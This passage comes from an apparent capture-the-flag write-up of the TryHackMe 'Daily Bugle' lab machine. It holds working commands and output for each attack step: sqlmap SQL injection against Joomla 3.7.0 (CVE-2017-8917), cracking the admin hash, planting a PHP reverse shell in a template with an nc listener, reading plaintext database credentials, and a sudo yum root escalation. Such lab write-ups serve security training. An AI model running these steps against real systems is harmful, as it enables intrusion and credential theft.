for discovered vulnerabilities and exploits online. At first, I searched every disallowed entry on the "robots.txt" file but we didn't have access to any of the directories except for the "/administrator/" directory. I then run a "gobuster" scan in order to identify other hidden directories not included in the "robots.txt" file.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.42.79/ -w dicts/direnum.txt -x php,txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.42.79/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                dicts/direnum.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
2023/03/06 21:44:16 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 234] [--> http://10.10.42.79/images/]
/index.php            (Status: 200) [Size: 9276]
/media                (Status: 301) [Size: 233] [--> http://10.10.42.79/media/]
/templates            (Status: 301) [Size: 237] [--> http://10.10.42.79/templates/]
/modules              (Status: 301) [Size: 235] [--> http://10.10.42.79/modules/]
/bin                  (Status: 301) [Size: 231] [--> http://10.10.42.79/bin/]
/plugins              (Status: 301) [Size: 235] [--> http://10.10.42.79/plugins/]
/includes             (Status: 301) [Size: 236] [--> http://10.10.42.79/includes/]
/language             (Status: 301) [Size: 236] [--> http://10.10.42.79/language/]
/README.txt           (Status: 200) [Size: 4494]
/components           (Status: 301) [Size: 238] [--> http://10.10.42.79/components/]
```

Figure 182: Daily Bugle Gobuster Scan

As shown in the figure above there is file named “README.txt” that gobuster discovered that wasn’t in “robots.txt” and we haven’t checked yet. After navigating to that file, we find that the version of “joomla” the website uses is 3.7.0 as shown below.




```
1- What is this?
        * This is a Joomla! installation/upgrade package to version 3.x
        * Joomla! Official site: https://www.joomla.org
        * Joomla! 3.7 version history - https://docs.joomla.org/Joomla_3.7_version_history
        * Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/master

2- What is Joomla?
        * Joomla! is a Content Management System (CMS) which enables you to build Web sites and powerful online applications.
        * It's a free and Open Source software, distributed under the GNU General Public License version 2 or later.
        * This is a simple and powerful web server application and it requires a server with PHP and either MySQL, PostgreSQL or SQL Server to run.
        You can find full technical requirements here: https://downloads.joomla.org/technical-requirements.
```

Figure 183: Daily Bugle Identify CMS Version

The latest joomla version is 4.2.8 which means that the website uses an outdated version that could be vulnerable. Let’s search for vulnerabilities and exploits online. To search for vulnerabilities, you can start by using the “searchsploit” command with the appropriate keywords:


```
searchsploit joomla 3.7.0 -w
```



```
┌──(kali㉿kali)-[~]
└─$ searchsploit joomla 3.7.0 -w
---------------------------------------------------------------------------------- ---------------------------------------------
 Exploit Title                                                                    |  URL
---------------------------------------------------------------------------------- ---------------------------------------------
Joomla! 3.7.0 - 'com fields' SQL Injection                                        | https://www.exploit-db.com/exploits/42033
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting                     | https://www.exploit-db.com/exploits/43488
---------------------------------------------------------------------------------- ---------------------------------------------
Shellcodes: No Results
```

Figure 184: Daily Bugle Discover Vulnerabilities I

As we can see, we find a sql injection exploit for the “joomla 3.7” version with a link to exploit-db. Following the link, we find that “joomla 3.7” version is vulnerable to sql injection with the vulnerability identifier “CVE-2017-8917” and can be exploited using “sqlmap” as shown below. Sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting sql injection vulnerabilities.




```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917


URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml"
--risk=3 --level=5 --random-agent --dbs -p list[fullordering]
```

Figure 185: Daily Bugle Discover Vulnerabilities II

In order to exploit the web application and retrieve the credentials of the administrator user, you need to use the following “sqlmap” command:

```
sqlmap -u "http://$ip/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] --dump -D joomla -T "#__users"
```


The command above is different to what was shown on the figure above because dumping the entire database is going to take a lot of time so by using the command above, we are simply dumping only the “#_users” table we found on the “joomla” database (the whole process of the exploitation with sqlmap is that you first need to find the existing databases, select the database you want to exploit, discover the table you want to dump and dump the entire table).



```
[00:40:37] [INFO] retrieved: id
[00:40:38] [INFO] retrieved: name
[00:40:38] [INFO] retrieved: username
[00:40:41] [INFO] retrieved: email
[00:41:29] [INFO] retrieved: password
[00:54:24] [INFO] retrieved: params
[00:56:56] [INFO] tried 2398/2651 items (90%)
[00:57:26] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)

[01:01:22] [INFO] fetching entries for table '#__users' in database 'joomla'
[01:01:24] [INFO] retrieved: 'jonah@tryhackme.com'
[01:01:25] [INFO] retrieved: '811'
[01:01:26] [INFO] retrieved: 'Super User'
[01:01:27] [INFO] retrieved: ''
[01:01:29] [INFO] retrieved: '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm'
[01:01:30] [INFO] retrieved: 'jonah'
Database: joomla
Table: #__users
[1 entry]
+-----+------------+---------------------+---------+--------------------------------------------------------------+----------+
| id  | name       | email               | params  | password                                                     | username |
+-----+------------+---------------------+---------+--------------------------------------------------------------+----------+
| 811 | Super User | jonah@tryhackme.com | <blank> | $2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm | jonah    |
+-----+------------+---------------------+---------+--------------------------------------------------------------+----------+
```

Figure 186: Daily Bugle Exploit with Sqlmap


Alternatively, you can run the python exploit from the following github page https://github.com/stefanlucas/Exploit-Joomla/blob/master/joomblah.py, which does the same as sqlmap, exploiting the same sql injection vulnerability found on the “joomla 3.7” version.



```
┌──(kali㉿kali)-[~]
└─$ ./joomblah.py http://10.10.140.214/

 [-] Fetching CSRF token
 [-] Testing SQLi
  -  Found table: fb9j5_users
  -  Extracting users from fb9j5_users
 [$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm', '', '']
  -  Extracting sessions from fb9j5_session
```

Figure 187: Daily Bugle Exploit with Python


From both exploits, we find a username "jonah" and a hashed password that we need to crack before we gain access to the administrator panel located on the website. Let's use "john" to crack the password.



```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=dicts/rockyou.txt hash --fork=2
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Node numbers 1-2 of 2 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
1 0g 0:00:02:17 0.05% ([redacted]) 0g/s 29.75p/s 29.75c/s 29.75C/s almighty..Passw0rd
2 0g 0:00:02:17 0.05% (                ) 0g/s 29.79p/s 29.79c/s 29.79C/s robyn..oscar123
2 0g 0:00:10:47 0.21% (                ) 0g/s 27.49p/s 27.49c/s 27.49C/s 198100..190592
1 0g 0:00:10:47 0.21% (                ) 0g/s 27.59p/s 27.59c/s 27.59C/s 012189..zoey123
spiderman123     (?)
2 1g 0:00:14:17 DONE ([redacted]) 0.001166g/s 27.30p/s 27.30c/s 27.30C/s stargatesg1..speciala
1 0g 0:00:14:25 DONE (            ) 0g/s 27.80p/s 27.80c/s 27.80C/s patrisha..pantene
Waiting for 1 child to terminate
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 188: Daily Bugle Password Cracking


Since we have valid credentials, let's login as administrator on the website using them. Since we now have access to the website as super user, the next step is getting access to the server hosting the website. There are various ways we could achieve this and it is something that it is dependent on the framework that is being used and its version. In this case, we see a section for templates on the configuration tab. We open the templates and we see 2, "beez3" and "protostar". Let's exploit the "beez3" template. First you need php code for a reverse shell. We will use the code located on https://github.com/jivoi/pentest/blob/master/shell/rshell.php. Simply open the "beez3" template, copy the reverse shell code to the "index.php" file of the template and click save.



```
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
```

Figure 189: Daily Bugle Exploit Templates I


After saving the template with the new code in it, you simply need to preview the template after opening a listener for the reverse shell to connect back to you as shown below.



```
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [[redacted]] from (UNKNOWN) [10.10.140.214] 49862
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 20:51:02 up  4:11,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.2$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 9001
                              export TERM=xterm
bash-4.2$



bash-4.2$ 
```

Figure 190: Daily Bugle Exploit Templates II


Now that we got access to the machine as the user “apache”, its time to escalate our privileges. After doing a lot of searching, I end up finding the “configuration.php” file of the website and after printing its contents, we find some credentials including a password used to login to the database as the user root. These don’t help for privilege escalation however I also found is that there is a user named "jjameson" with a login shell on the system.



```
bash-4.2$ cat configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is d
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'The Daily Bugle';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'root';
        public $password = 'nv5uz9r3ZEDzVjNu';
        public $db = 'joomla';
        public $dbprefix = 'fb9j5_';
        public $live_site = '';
        public $secret = 'UAMBRWzHO3oFPmVC';
```

Figure 191: Daily Bugle User Credentials

So, what I did is try to use the password found on the "configuration.php" file to switch to the user "jjameson" and that was successful. The first thing I did after switching to the "jjameson" user is check his sudo permissions and I found that he can run the "/usr/bin/yum" binary as superuser. This can be easily exploited as shown below (keep in mind that the code and whole process for the exploitation was based on gtfobins).




```
[jjameson@dailybugle html]$ id
uid=1000(jjameson) gid=1000(jjameson) groups=1000(jjameson)
[jjameson@dailybugle html]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
[jjameson@dailybugle html]$ TF=$(mktemp -d)
[jjameson@dailybugle html]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle html]$ cat >$TF/y.conf<<EOF
>
> [main]
> enabled=1
> EOF
[jjameson@dailybugle html]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>   os.execl('/bin/bash','/bin/bash')
> EOF
[jjameson@dailybugle html]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
[root@dailybugle html]# id
uid=0(root) gid=0(root) groups=0(root)
[root@dailybugle html]# 
```

Figure 192: Daily Glow Privilege Escalation

Internal (Hard)

